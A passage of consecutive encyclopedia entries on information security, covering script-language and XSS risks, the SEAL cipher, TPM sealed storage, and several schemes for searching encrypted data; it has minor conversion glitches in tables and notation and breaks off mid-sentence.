Script languages are used to develop mobile code (scripts) that is transferred from a remote host and executed on a user’s local system. Often, a script is embedded in other file formats, as for instance JavaScript within HTML pages. Scripts are written in high-level programming languages, like JavaScript, and are interpreted and executed within a Web browser or a Web server. Most script languages include advanced library support for accessing resources in the local environment or in the remote environment they came from. They can also download and import libraries written in

other languages and compiled in a binary format, like WebAssembly (WASM).

Today, script languages are massively adopted in the development of Web sites and applications. When a user accesses a Web page containing a script, the script is automatically downloaded on the user's local machine and executed within the browser with little or few checks on the security impact of its execution. Attackers can then exploit Web site vulnerabilities to inject malicious client-side scripts in a Web page, thus obtaining control over personal information of the users accessing such a page. Such attacks, called Cross-Site Scripting (XSS), have been categorized in three classes (Gupta and Gupta, 2017): *(i) persistent XSS attacks*, which save a payload in the storage of the Web application, permitting the injection of malicious code in subsequent requests; *(ii) nonpersistent XSS attacks*, also called reflected XSS, where the malicious script is injected by including code in the request parameters and deceives the server into responding with unchecked inputs; *(iii) DOM-based XSS attack*, similar to the second case, but the injection happens entirely on the client-side when the browser renders a content requested through a Web application.

XSS attacks, first reported in the 1990s, are among the most frequently reported vulnerabilities (Christey and Martin, 2007) and can result in serious security flaws, including: *(i) data leak*, when data provided by the user in a communication are accessed by someone who is not the intended recipient; *(ii) privacy loss*, when private data of the users are disclosed without the explicit consent of the users (Anupam and Mayer, 1998). As an example, malicious scripts can open HTTP connections and send back personal information of the users to the attacker without any access to the operating system or underlying applications. For instance, a malicious script can access personal data typed in forms, such as credit card numbers, passwords, cookies, and many others.

Browsers Security Measures

Modern Web browsers adopt security measures that aim to prevent or limit attacks against their users. Secure communication techniques are in fact insufficient to protect the user (Anupam and Mayer, 1998), because data are directly accessed in the browser.

A simple mean to avoid a large set of attacks is to preclude the execution of *exec*-like methods, which would restrict possibly unsafe strings from being interpreted as code to run. Some browsers also integrate XSS protection filters to avoid reflection, an attack that uses a forged payload to deceive the server into including executable code in the response. These filters can be bypassed in various manners, requiring the Web site developers to implement strong applications that carefully check and filter input data, thus avoiding script injection.

Security policies can then restrict the script access to remote or local files and resources. For instance, the cross-origin resource sharing (CORS) may prevent a script to connect back to any other Web server but the one it was downloaded from. The term namespace is often used to designate the hierarchy of objects accessible by a script in a given context.

Another security measure that can be enabled by the server is Content Security Policy (CSP). This feature allows the content provider to whitelist the domains that can be considered as safe sources of executable code. Any script loaded from non-reputable sources is discarded and its presence reported as an error. CSP can also be used to force browsers to load data using secure protocols, like HTTPS. Other security safeguards include filters that prevent click-jacking attacks by disabling the shared content from being embedded in a page from an external domain.

In the extreme case, the user can protect itself by either disabling the scripts or accessing trusted sites only.

Open Problems

Static code analysis and formal methods have been applied to program verification since long and are routinely applied to large code bases, such as an entire Linux distribution (Damiani et al., 2008). A major drawback of these approaches is performance, since code analysis may require a huge amount of time. Scripts however are intrinsically shorter and simpler; static analysis techniques can then become a key solution to provide run time analysis of code before its execution on the local machine. In this realm, the research community is moving fast, and the major browsers already integrate advanced tools for debugging and monitoring the execution of the loaded scripts. An important aspect toward securing script language execution is the integration of traditional solutions, like XSS filter and the

Java sandbox, with formal solutions, such as static code analysis. A hybrid solution can first perform an analysis and then apply sandbox restrictions. This hybrid solution may balance the amount of static code analysis performed and the amount of restrictions applied in the sandbox. In other words, the more complete the static analysis of the code, the less the amount of restrictions to be applied in the sandbox. Although the automated security features included in the modern browsers reduce the risks of attacks against their users, not all the vulnerabilities can be prevented by the client-side alone. A correct and secure implementation of the server-side, together with the practices of penetration testing and security assessment, is fundamental to grant the security of the system.

Synonyms

Software-optimized encryption algorithm

Definition

SEAL stands for Software-optimized Encryption ALgorithm. It is a binary additive stream cipher (Synchronous Stream Ciphers).

Background

SEAL has been proposed in 1993, and several versions have been published: SEAL 1.0, SEAL 2.0 and SEAL 3.0 (Rogaway and Coppersmith 1994, 1998).

Applications

Some attacks have been published that show how SEAL 1.0, SEAL 2.0 (Handschuh and Gilbert 1997), and later SEAL 3.0 (Fluhrer 2001) can be distinguished from a true random function. But there is no really practical attack for the moment.

SEAL has been designed to be really efficient in its software implementation, mainly for 32-bit processors. It is a length-increasing pseudorandom function that maps a 32-bit sequence number *n* to an *L*-bit keystream, under control of a 160-bit secret key. A more precise description can be found in the original papers. Note that SEAL 3.0 is covered by two patents in the USA (US Patent n.d.).

Sealed Storage

Paul England[14] ✉
(14) Microsoft Corporation, Redmond, WA, USA

Email: Paul.England@microsoft.com

Definition

Sealed Storage is a cryptographic data protection facility that is conventionally implemented using a pair of operations called Seal (used to protect data) and Unseal (used to unprotect data). It differs from other symmetric and asymmetric encryption primitives in that the sealer can specify limitations on the software environments that can access the data. The Sealed Storage facility will check that the identity of the requesting software meets policy specified in an earlier Seal operation before the protected data is revealed.

Sealed Storage in the TPM

The primary realization of the Sealed Storage concept is in the Trusted Platform Module (TPM) cryptographic processor (TPM main specification n.d.).

TPMs are designed to be incorporated into platforms with firmware that provides the TPM with a reliable report of the system software that is booting on the platform. System software may extend the report by measuring and reporting additional OS components as they are loaded. The TPM protects and maintains this extend-only log of loaded components as a

cumulative hash in internal registers called Platform Configuration Registers, or PCRs. (Pearson 2003).

Platform firmware typically uses very simple software measurement primitives like the hash of the software loaded. Upper level software typically reports more complex policies to the TPM and ensures that the components meet the reported policy.

If a computer follows this procedure as it boots, then at any time, the values in the PCR registers represent the software running on the platform earlier in boot. This does not necessarily mean that the PCRs are a useful representation of the security properties of the executing software because upper-level software may load and run untrustworthy components. However, if the system software forms a Trusted Computing Base that can defend itself, and if the system software measures and reports any program or configuration change that changes the security properties of the trusted computing base, then the PCR registers are a useful representation of the Trusted Computing Base executing on the platform. This is the scenario supported by Sealed Storage.

The TPM provides several authentication and authorization primitives that use PCRs. Attestation is cryptographic reporting of the software configuration to remote parties. This is supported on the TPM with the Quote() operation, which signs the current PCR settings (and externally provided data to provide freshness or for other purposes).

The TPM implementation of sealed storage is exposed through the operations Seal and Unseal. The Seal command is an encryption operation based on a key that is protected by the TPM. The sealer specifies the data to be protected as well as the PCR settings that must be in place for the data to be revealed. The Seal operation produces ciphertext through an authenticated encryption operation of the concatenation of the data to be protected and the PCRs required.

Later, the same or another program calls Unseal using the blob returned from the prior Seal operation. Internally, the TPM decrypts and checks the integrity of the data, and then checks the current PCR values against those specified in the sealed blob. If the data integrity check succeeds and the PCRs are correct, then the protected data is revealed to the caller; otherwise, an error is returned.

The TPM implementation of the Unseal operation also provides source-authentication in the form of the PCR configuration when the Seal

operation was performed.

The TPM also supports a public key–based version of Unseal that allows a remote caller to protect data. In this case, any entity with knowledge of the TPM public key can create an encrypted blob containing the required PCR settings and the protected data. The TPM can decrypt the blob but will only reveal the data if the PCRs are set correctly. The TPM command that supports this operation is called ActivateIdentity(). Of course, this operation does not provide seal-time PCR reporting.

Applications

Microsoft's Bitlocker™ hard disk encryption facility includes an option to protect all or part of the hard disk encryption key using the TPM Seal operation. The security goal is to protect the hard disk contents when the data is at rest and the OS is not running. Attacks to be considered include moving the hard disk to another machine and booting a different OS that does not honor the file system security setting of the original OS.

This is achieved by splitting the disk into two partitions: a main encrypted partition that contains the data to be protected, and a small partition that contains plaintext early-boot code. During setup, a random disk encryption key is generated and the main partition is encrypted. The disk key (or part of the key) is then Sealed to the PCR configuration measurements expected for the early OS boot code on the smaller boot partition. On reboot, the early-boot component attempts to Unseal the disk key and if successful, uses the key to decrypt/encrypt IO requests to the rest of the disk.

If the disk is moved to another platform, the original TPM is not present so the data cannot be Unsealed. If an alternative OS loader is booted, then the PCR configuration will not be correct and the Unseal operation will fail.

Open Problems

Both Attestation and Sealed Storage suffer from a tension between detailed measurement and reporting of the software and hardware configurations, and the problems that arise if configurations change unexpectedly or change too often rendering previously sealed data inaccessible. The TPM implementation of sealed storage allows a configuration with access to a

secret to Seal that secret to a future known configuration, but this mechanism does not work if the configuration change was unexpected and previously sealed data is not accessible. Solutions to this problem will either involve reporting more complex policies than code-hashes to the TPM (so that expected configuration changes do not result in data becoming inaccessible), or changing the Sealed Storage implementation to allow more complex access control policies. The latter is being considered for inclusion in the next version of the TPM.

Search on Encrypted Multi-writer Tables

Alberto Trombetta[15] ✉
(15) Dipartimento di Scienze Teoriche e Applicate, Università degli Studi dell'Insubria, Varese, Italy

✉ **Alberto Trombetta**

Definition

Search on encrypted multi-writer tables refers to the capability of performing searches over encrypted data, organized in a tabular fashion and originating from different data sources, without decrypting the data.

Background

The widespread and ever-growing deployment of cloud infrastructures allows users to access a wide array of services, such as online data management. The advantages of adopting such a solution are mitigated by the fact that outsourced data is not under the direct control of the legitimate owner has to fully trust the service provider. If data confidentiality is required, the data owner may encrypt the data before uploading it to the storage provider. This is not optimal in case the data owner wants some third party to be able to perform some computation over the encrypted data. For example, it is impossible to search for a given content over encrypted data, or more specifically, in the case of encrypted structured data (such as relational data), it is not possible to perform expressive queries. Several solutions have been proposed that solve the problem of searching over encrypted data. The solutions may be classified according to whether they

are based on secret key or public-key encryption schemes. In the *searchable symmetric encryption* (SSE) approach, a single data owner outsources its encrypted repository to an untrusted server. Subsequently, the data owner may delegate the untrusted server to perform searches over the encrypted data.

In contexts where data sharing is relevant, multiple users may add their own data to the encrypted repository using a public-key encryption scheme, in such a way that the owner of the secret key may delegate searches over the encrypted data to the untrusted server. We refer to this approach as *public key encryption with keyword search* (PEKS). There is a vast literature addressing both SSE and PEKS approaches over unstructured data, starting from the seminal works of Song et al. Song et al. (2000) and Boneh et al. Boneh et al. (2004), respectively, for SSE and PEKS approaches. We refer to the survey Bosch et al. (2015) for a comprehensive comparison of the several schemes and security models that have been proposed along the recent years. There have been several efforts in order to add to current relational DBMSs the capability to perform SQL queries over encrypted data Bouganim and Guo (2011). Virtually, all the proposed solutions are based on a temporary decryption of the encrypted data in order to allow the query process to execute the given query. This usually entails complex, ad hoc key management protocols.

Comparatively, little attention has been devoted to the case of performing queries over encrypted, tabular data that has been provided in encrypted form by various sources. The solution described in Perillo et al. (2017) proposes a public-key, functional encryption scheme that allows multiple data sources to write encrypted data in a table that can be queried with SQL-style conjunctive queries formed by equality predicates. The work focuses on the efficiency and the security of the underlying architecture, rather than on the expressive power of the query language.

Theory

We now sketch the main features of the encryption scheme proposed in Perillo et al. (2017), along with the corresponding security model. The starting point is to use *hidden vector* encryption in order to represent data and queries as vectors of values. The encryption algorithm of a hidden vector scheme additionally requires a vector X of values (in our case, the

"data"), and symmetrically, the decryption algorithm requires a vector Y (the "query"). The decryption succeeds whether vectors X and Y satisfy a given predicate p, where the predicate p denotes the orthogonality between two vectors, that is, $p(X, Y) = 1$ iff $\langle X, Y \rangle = 0$.

A typical hidden vector encryption scheme (see, e.g., Park 2011) is formed by the setup, key generation, and encryption and decryption algorithms: Setup algorithm has as input the security parameter and returns a pair (mpk, msk) composed by a *master public key* and a *master secret key*; given a plaintext M and an *attribute vectorX*, the encryption algorithm Enc(mpk, M, X) yields a ciphertext ct; given another attribute vector Y, the KeyGen algorithm on input msk and Y yields a *decryption key* (also called *token*) tok; and finally, the decryption algorithm Dec on input ct and tok returns the plaintext M. A scheme like the one just described may be used to separately encrypt individual values stored in the rows of a relational table. The vector X is composed by the sub-vector of the row's values plus the position of the value to be encrypted. Thus, the length of a single encryption depends on the number l of row values. Being the number of values to be encrypted equal to l, the total length of a row encryption is $O(l^2)$.

The key observation – allowing for an efficient implementation of the encryption scheme – is that the vectors used for encrypting the values of a single row share a common sub-vector containing the row's values. The scheme defined in Perillo et al. (2017) that is called amortized inner product encryption takes advantage of such observation and builds upon the scheme proposed in Park (2011). An *amortized inner product* scheme takes as inputs n plaintexts $M_1, \ldots, M_n$ and $n + 1$ vectors $X_0, X_1, \ldots, X_n$, where $X_1, \ldots, X_n$ has the same length k and X_0 a possibly different length l, and produces a *cumulative ciphertext*eRow in which plaintext M_i is encrypted with respect to the vector $X_0|X_i$ of length $l + k$ obtained by concatenating vectors X_0 and X_i. The cumulative ciphertext has total length $\theta(l + n \cdot k)$, which is asymptotically optimal as it is proportional to the total length of the attribute vectors. Given a conjunctive query $\mathcal{Q}$ composed by equality predicates, a corresponding vector Y_0 of length l is formed. The owner of the master secret key msk releases two types of token via algorithms pKeyGen and mKeyGen, respectively: *predicate-only* tokens ptok and *message* tokens mtok. A predicate-only token is associated with the vector Y_0, and it can be

used to check whether the attribute vector X_0 associated with a cumulative ciphertext eRow is orthogonal to Y_0. We note that no plaintext is obtained by applying a predicate-only token to cumulative ciphertext. On the other side, a message token is associated with a vector Y of length $l + k$ and, when applied to a cumulative ciphertext, can be used to obtain message M_i only if the corresponding attribute vector $X_0|X_i$ is orthogonal to Y. When implemented in a bilinear setting (like most of the known implementations of HVE and inner product encryption), the length of the ciphertexts corresponds to the numbers of group elements contained in the attribute vectors. The implementation needed for the scenario described in section "Applications" assumes that data are organized in rows with n columns with $k = 2$ and $l = 2n + 1$, thus yielding, for each row, a cumulative ciphertext with $\Theta(n)$ group elements as opposed to $\theta(n^2)$ group elements required by inner product encryption.

The security notion associated to the amortized inner product encryption scheme described above is *selective attribute hiding* and *adaptive payload hiding*. The pairing-based construction of the scheme is proven secure under the *bilinear decision Diffie-Hellman* and *bilinear decision linear* assumptions.

Applications

We briefly describe how the public-key, pairing-based encryption scheme described in section "Theory" can be deployed in an architecture comprising multiple writers and readers. More precisely, the proposed architecture assumes that there is a single *data owner* (DO) that manages the data; several *data sources* (DS) that contribute sensitive, encrypted tuples to the DO (such data is stored on a untrusted server); several *query sources* (QS) that want to perform queries on the encrypted data; and the DO enables a QS to perform the queries through a *query processor* (QP) that has direct access to the encrypted data. The underlying assumptions are that the untrusted server does not destroy nor modify the stored data. From a high-level point of view, given a query from a query source, a corresponding predicate token is created by the data owner. Such token is then used by the query processor in order to discard the tuples stored in the encrypted table that do not satisfy the search predicate expressed in the query.

The interaction of the abovementioned entities is described in the following steps: (i) the DO generates a pair (mpk, msk) (the master public and secret keys) and makes mpk available to all DSs; (ii) a DS uses the master public key mpk to encrypt newly generated data; (iii) a QS seeks authorization for query *mathcalQ* from the DO, and if successful, the QS receives a *predicate* token ptok and a *message*token mtok; (iv) the QS sends the predicate token ptok to the *mathsfQP* that processes the query $\mathcal{Q}$ on the encrypted cells ccts, and as a result of the query processing, the set of ccts that successfully pass the test with ptok (and hence correspond to the tuples satisfying $\mathcal{Q}$) are sent by QP to the QS that originated the query; and (v) finally, the QS decrypts the received ccts using its mtok.

Notable features of such approach are that the data owner is not required to be online and, after having generated the toke, it may safely go off-line; each of the steps (i)–(v) consists of one round of messages; steps (ii)–(iv) can be arbitrarily interleaved.

Open Problems

The main open problems when dealing with queries over data encrypted with a public-key (searchable) encryption scheme can be catalogued into two broad (conflicting) areas: (i) expressivity of the query language – most of the approaches are restricted to equality-based predicates and Boolean formulas built upon them, and (ii) efficiency – being such schemes are based on asymmetric primitives by construction, their performances (in the decryption/query evaluation phase) compare quite badly with more efficient (non-multi-writer) searchable schemes.

Definitions

Partition computing is a technique for scaling existing cryptographic techniques over the large-size dataset, by partitioning a computational task over the data classified into sensitive and non-sensitive data that can exist at the hybrid cloud or the public cloud.

Background

Existing cryptographic solutions are either (*i*) inefficient, (*ii*) incapable of supporting complex SQL queries, or (*iii*) inadequate in offering provable security from the application's perspective (see Table 1). In contrast, partition computing is a different (but complementary) approach that focuses on scaling existing cryptographic techniques over the large-size dataset, by partitioning a computation over either the hybrid cloud or the

public cloud. Partition computing approaches focus on situations where only some parts of the data are sensitive, while the remainder (that may consist of the majority) is non-sensitive. Such a model is called *partitioned computation model* that exploits classification of the data into sensitive/non-sensitive subsets to develop efficient data processing solutions with provable security guarantees. Partitioned computing potentially provides significant benefits by (*i*) avoiding (expensive) cryptographic operations on non-sensitive data and (*ii*) allowing query processing on cleartext non-sensitive data to exploit indices.

The data classification into sensitive or non-sensitive may seem artificial/limiting at first; we refer to the readers to the ongoing dialogue in the popular media (https://tinyurl.com/jhuz926f) about cloud security and hybrid cloud that clearly identify data classification policies to classify data as sensitive/non-sensitive as a key strategy to securing data in a cloud. Also, note that data classification depending on column-level sensitivity is not a new concept. Papers De Capitani di Vimercati et al. (2013, 2014) have explored many ways to outsource column-level partitioned data to the cloud. However, these papers do not dictate a joint query execution on two relations.

Theory

We restrict our discussion to only partition computation on the public cloud. Readers may refer to several works, e.g., HybrEx (Ko et al., 2011), Sedic (Zhang et al., 2011), Prometheus (Zhou et al., 2013), Tagged-MapReduce (Zhang et al., 2014), and SEMROD (Oktay et al., 2015), for finding details on partition computations for the hybrid cloud. Here, we define the partitioned computation, illustrate how such a computation can leak information due to the joint processing of sensitive and non-sensitive data, discuss the corresponding security definition, and, finally, discuss an approach that can work over sensitive and non-sensitive data without revealing any additional information to the adversary.

Partitioned Computations

Let R be a relation that is partitioned into two sub-relations, $R_e \supseteq R_s$ and $R_p \subseteq R_{ns}$, such that $R = R_e \cup R_p$. The relation R_e contains all the sensitive tuples (denoted by R_s) of the relation R and will be stored in encrypted form in the cloud. Note that R_e may contain additional (non-sensitive) tuples of R, if that helps with secure data processing. The relation R_p refers to the sub-relation of R that will be stored in plaintext on the cloud. Naturally, R_p does not contain any sensitive tuples. For the remainder of the entry, we will assume that $R_e = R_s$ and $R_p = R_{ns}$, though the approach will be generalized to allow for a potentially replicated representation of non-sensitive data in encrypted form, if it helps to evaluate queries more efficiently. Let us consider a query Q over relation R. A partition computation strategy splits the execution of Q into two independent sub-queries: Q_s, a query to be executed on $E(R_e)$, and Q_{ns}, a query to be executed on R_p. The final results are computed (using a query Q_{merge}) by appropriately merging the results of the two sub-queries at the trusted database (DB) owner side (or in the cloud, if a trusted component, e.g., Intel SGX, is available for such a merge operation). In particular, the query Q on a relation R is partitioned, as follows:

$$Q(R) = Q_{merge}\Big(Q_s(R_e), Q_{ns}(R_p)\Big)$$

Let us illustrate partitioned computations through an example.

Example: A. Consider an `Employee` relation; see Table 2. Assume that all tuples of employees for the *Department* = "`Defense`" are sensitive. In such a case, `Employee` relation may be stored as the following two relations: (*i*) `Employee1` with attributes `EId`, `FirstName`, `LastName`, `Salary`, and `Department`, where `Department` = "`Defense`" (see Table 3), and (*ii*) `Employee2` with attributes `EId`, `FirstName`, `LastName`, `Salary`, and `Department`, where `Department` <> "`Defense`" (see Table 4). Since the relation `Employee1` (Table 3) contains only sensitive data, this relation is encrypted before outsourcing, while `Employee2` (Table 4), which contains only non-sensitive data, is outsourced in cleartext. We assume that the sensitive data is strongly encrypted such that the property of *ciphertext indistinguishability* (i.e., an adversary cannot distinguish pairs of ciphertexts) is achieved.

t_8	E152	Clark	Cook	170	Design

Consider a query `Q: SELECT FirstName, LastName, Department from Employee where FirstName = ''John.''` In partitioned computation, the query `Q` is partitioned into two sub-queries: Q_s that executes on `Employee1` and Q_{ns} that executes on `Employee2`. Q_s will retrieve the tuple t_4, while Q_{ns} will retrieve the tuple t_2. Q_{merge} in this example is simply a union operator. Note that the execution of the query `Q` will also retrieve the same tuples. $\mathcal{S}$

Inference Attack in Partitioned Computations

Partitioned computations, if performed naïvely, could lead to inferences about sensitive data from non-sensitive data. Below, we illustrate such inferences with the help of the following example.

Example: B. Consider following three queries on the `Employee1` and `Employee2` relations: (*i*) retrieve tuples of the employee `EID = E259`, (*ii*) retrieve tuples of the employee `EID = E101`, and (*iii*) retrieve tuples of the employee `EID = E199`. We consider an *honest-but-curious* adversarial cloud that returns the correct answers to the queries but wishes to know information about the encrypted sensitive table `Employee2`.



Table 5 shows the adversary's view based on executing the corresponding Q_s and Q_{ns} components of the above three queries. We assume a non-access-pattern hiding cryptographic technique's execution over the sensitive data. During the execution, the adversary gains complete knowledge of non-sensitive tuples returned and, furthermore, knowledge about which encrypted tuples are returned as a result of Q_s. Note that $E(t_i)$ in the table refers to the encrypted tuple t_i.

Search over Ciphertext Datasets Using Partition Computation, Table 5 Queries and returned tuples/adversarial view

Query value	Returned tuples/Adversarial view	
	`Employee1`	`Employee2`
E259	$E(t_4)$	t_2
E101	$E(t_1)$	Null
E199	Null	t_3

Given the above adversarial view, the adversary learns that for the first query, that employee `E259` has tuples in both sensitive and non-sensitive datasets. Moreover, the adversary learns which sensitive tuple has an `EID` equals to `E259`. From the second query, the adversary learns that `E101` works only in a sensitive department (since the query did not return any answer from the `Employee2` relation). Likewise, from the third query, the adversary learns that `E199` works only in a non-sensitive department. $\mathcal{S}$

In order to prevent such an attack, we need a new security definition. Before we discuss the formal definition of partitioned data security, we first provide intuition for the definition. Observe that before retrieving any tuple, under the assumption that no one except the database (DB) owner can decrypt an encrypted sensitive value, say $E(s_i)$, the adversary cannot learn which non-sensitive value is identical to the cleartext value of $E(s_i)$; let us denote s_i as cleartext of $E(s_i)$. Thus, the adversary will consider that the value s_i is identical to one of the non-sensitive values. Based on this fact, the adversary can create a complete bipartite graph having $|S|$ nodes on one side and $|NS|$ nodes on the other side, where $|S|$ and $|NS|$ are a number of sensitive and non-sensitive values, respectively. The edges in the graph are called *surviving matches of the values*. For example, before executing any query, the adversary can create a bipartite graph for four sensitive and four non-sensitive values of `EID` attribute of Example A, as shown in Fig. 1.

Search over Ciphertext Datasets Using Partition Computation, Fig. 1 A bipartite graph showing initial condition sensitive and non-sensitive values before query execution

The query execution on the datasets creates an adversarial view that guides the adversary to create a (new) bipartite graph of the same number of nodes on both sides. The requirement is to preserve all the edges of the initial bipartite graph in the graph obtained after the query execution, leading to the initial condition that the cleartext of the value $E(s_i)$ is identical to one of the non-sensitive values. Note that if the query execution removes any surviving matches of the values, it will leak that the value s_i is not identical to those non-sensitive values.

We also need to hide occurrences of a sensitive value. Before a query execution, due to ciphertext indistinguishability, all occurrences of a single sensitive value are different, but a simple search or join query may reveal how many tuples have the same value. Based on the above two requirements, we can define the notion of *partitioned data security*.

Partitioned Data Security at the Public Cloud

Let R be a relation containing sensitive and non-sensitive tuples. Let R_s and R_{ns} be sensitive and non-sensitive relations, respectively. Let $q(R_s, R_{ns})[A]$ be a query, q, over an attribute A of the R_s and R_{ns} relations. Let X be the auxiliary information about the sensitive data and Pr_{Adv} be the probability of the adversary knowing any information. A query execution mechanism ensures the partitioned data security if the following two properties hold:

- $Pr_{Adv}[e_i \overset{\text{a}}{=} ns_j|X] = Pr_{Adv}[e_i \overset{\text{a}}{=} ns_j|X, q(R_s, R_{ns})[A]]$, where $e_i = E(t_i)[A]$ is the encrypted representation for the attribute value A for any tuple t_i of the relation R_s and ns_j is a value for the attribute A for any tuple of the relation R_{ns}. The notation $\mathcal{I}$ shows that a sensitive value is identical to a non-sensitive value. This equation captures the fact that an initial probability of linking a sensitive tuple with a non-sensitive tuple will be identical after executing several queries on the relations.
- $Pr_{Adv}[v_i \overset{\text{r}}{\sim} v_j|X] = Pr_{Adv}[v_i \overset{\text{r}}{\sim} v_j|X, q(R_s, R_{ns})[A]]$, for all v_i, $v_i \in Domain(A)$. The notation $\mathbb{A}'$ shows a relationship between counts of the number of tuples with sensitive values. This equation states that the probability of an adversary gaining information about the relative frequency of sensitive values does not increase by the query execution.

The definition above formalizes the security requirement of any partitioned computation approach. Of course, a partitioned approach, besides being secure, must also be correct in that it returns the same answer as that returned by the original query *Q* if it were to execute without regard to security.

Query Binning

We discuss a technique to deal with partitioned data at the cloud, called *query binning* (QB). We discuss QB for a restricted case when a value has at most two tuples, where one of them must be sensitive and the other one must be non-sensitive, but both the tuples cannot be sensitive or non-sensitive. Note that the scenario depicted in Example A satisfies this assumption. Also, we discuss QB only for a selection query. We refer to the reader to Mehrotra et al. (2020) to check the details and correctness of QB.


In QB, for answering a selection query, naturally, we use any existing cryptographic technique on sensitive data and a simple search on the cleartext non-sensitive data. Informally, QB distributes attribute values in a matrix, where rows are sensitive bins and columns are non-sensitive bins. For example, suppose there are 16 values, say 0, 1, …, 15, and assume all the values have sensitive and associated non-sensitive tuples. Now, the DB owner arranges 16 values in a 4 × 4 matrix, as follows:

	NSB_0	NSB_1	NSB_2	NSB_3
SB_0	11	2	5	14
SB_1	10	3	8	7
SB_2	0	15	6	4
SB_3	13	1	12	9

In this example, we have four sensitive bins, SB_0 {11,2,5,14}, SB_1 {10,3,8,7}, SB_2 {0,15,6,4}, and SB_3 {13,1,12,9}, and four non-sensitive bins: NSB_0 {11,10,0,13}, NSB_1 {2,3,15,1}, NSB_2 {5,8,6,12}, and NSB_3 {14,7,4,9}. When a query arrives for a value, say 1, the DB owner searches for the tuples containing values 2,3,15,1 (viz. NSB_1) on the non-sensitive data and values in SB_3 (viz., 13,1,12,9) on the sensitive data using the cryptographic mechanism integrated into QB. While the adversary learns

that the query corresponds to one of the four values in NSB_1, since query values in SB_3 are encrypted, the adversary does not learn any sensitive value or a non-sensitive value that is identical to a cleartext sensitive value.

Formally, QB appropriately maps a selection query for a keyword w, say $q(w)$, to corresponding queries over the non-sensitive relation, say $q(W_{ns})(R_{ns})$, and encrypted relation, say $q(W_s)(R_s)$. The queries $q(W_{ns})(R_{ns})$ and $q(W_s)(R_s)$, each of which represents a set of query values that are executed over the relation R_{ns} in plaintext and, respectively, over the sensitive relation R_s, using the underlying cryptographic method. The sets W_{ns} from R_{ns} and W_s from R_s are selected such that (*i*) $w \in q(W_{ns})(R_{ns}) \cap q(W_s)(R_s)$ to ensure that all the tuples containing w are retrieved and (*ii*) the execution of the queries $q(W_{ns})(R_{ns})$ and $q(W_s)(R_s)$ does not reveal any information (and w) to the adversary. The set of $q(W_{ns})(R_{ns})$ is entitled non-sensitive bins, and the set of $q(W_s)(R_s)$ is entitled sensitive bins. Results from the execution of the queries $q(W_{ns})(R_{ns})$ and $q(W_s)(R_s)$ are decrypted, possibly filtered, and merged to generate the final answer.



For answering the abovementioned three queries in Example B, QB creates two sets or bins on sensitive parts: sensitive bin 1, denoted by SB_1, contains {`E101`, `E259`}, and sensitive bin 2, denoted by SB_2, contains {`E152`, `E159`}, and two sets/bins on non-sensitive parts, non-sensitive bin 1, denoted by NSB_1, contains {`E259`, `E254`}, and non-sensitive bin 2, denoted by NSB_2, contains {`E199`, `E152`}.

Table 6 shows what an adversary will learn when answering to the abovementioned three queries (given in Example B) using QB. Note that the adversary cannot know the query value w or find a value that is shared between the two sets. The reason is that the desired query value, w, is encrypted with other encrypted values of the set W_s, and furthermore, the query value, w, is obscured in many requested non-sensitive values of the set W_{ns}, which are in cleartext. Consequently, the adversary is unable to find an intersection of the two sets, which is the exact value. Thus, while answering a query, the adversary cannot learn which employee works only in defense, design, or in both.

Search over Ciphertext Datasets Using Partition Computation, Table 6 Queries and returned tuples/adversarial view

Query value	Returned tuples/Adversarial view	
	`Employee1`	`Employee2`
E259	$E(t_4)$, $E(t_1)$	t_2, t_6
E101	$E(t_4)$, $E(t_1)$	t_3, t_8
E199	$E(t_4)$, $E(t_1)$	t_3, t_8

Note that executing queries using QB for each keyword will not eliminate any surviving matches of the bipartite graph, and hence, the adversary can find the new bipartite graph identical to a bipartite graph before the query execution. Figure 1 shows an initial bipartite graph before the query execution, and Fig. 2 shows a bipartite graph after the query execution when creating bins on the values. Note that in Fig. 2, each sensitive bin is linked to each non-sensitive bin, which in turn shows that each sensitive value is linked to each non-sensitive value.

Search over Ciphertext Datasets Using Partition Computation, Fig. 2 A bipartite graph showing sensitive and non-sensitive bins after query execution, where each sensitive value gets associated with each non-sensitive value

---

Open Problems

While QB provides solutions for selection, join, aggregation, and insertion operations, QB technique needs to be enhanced for (*i*) highly dynamic data and (*ii*) for a situation when we use only access pattern hiding techniques on sensitive data. In the case of highly dynamic data, updating query bins may result in a significant overhead, while in the case of access pattern hiding techniques over sensitive data, one can reduce the size of sensitive bin and may retrieve only the desired tuple (but must prevent attacks based on the output size). One could also consider the execution speed of different cryptographic techniques when designing sensitive bins over encrypted data. Another interesting direction would be extending QB for answering queries in different situations, such as the case of different relations that are

encrypted using different cryptographic techniques and the case of a single relation that is vertically partitioned into multiple relations that are encrypted using different cryptographic techniques.

Definitions

Search on encrypted data refers to identifying and retrieving a set of objects from an encrypted collection that satisfies the query without decrypting the data.

Background

Search over encrypted data has been primarily studied in the context of data outsourcing, where a client stores confidential data on a remote untrusted server. Typically, the server is considered to be a curious intruder that wishes to know the content of the data. The client encrypts the data to protect the sensitive contents. In this setting, the search problem focuses on encrypted keyword queries over encrypted datasets.

Theory

A variety of cryptographic techniques have been developed to support query-based retrieval over ciphertext data. Below, we discuss the approaches of searchable encryption for keyword and range search and then search over ciphertext using bucketization and secure hardware.

Keyword Search over Encrypted Documents

Symmetric Key Approach Based on Trapdoors (Song et al., 2000)

Among the first techniques to support search over encrypted documents is based on symmetric key encryption and works as follows:

Consider a data owner Alice who wishes to store a collection of documents ($\mathscr{A}$) with Bob (the server). Alice encrypts each document $D \in \mathscr{D}$ before storing it with Bob. In addition, Alice creates a "secure index," $I(D)$, which is stored at the server to help keyword search. The secure index does not leak any information about the plaintext to Bob. However, Bob can test for the presence/absence of keywords using a *trapdoor* associated with the keyword, where a trapdoor is generated with a secret key that resides with Alice. When Alice wants to search for documents containing the word w, she generates a trapdoor for w and sends it to Bob to retrieve relevant documents.

Suppose document D contains equal length words $w_1, \ldots, w_l$ (the words can be padded to equal length if necessary). The secure index is created over the keywords in D as follows: Alice pre-encrypts each word using a deterministic encryption algorithm $\mathbf{F}_{q^d}$, where the key k_p is kept private. The document is now represented as a sequence of E-encrypted words $x_1, \ldots, x_l$. The index is created by computing the bitwise XOR (denoted by the symbol $\oplus$) of the ciphertext with a sequence of pseudorandom bits $s_1, \ldots, s_l$

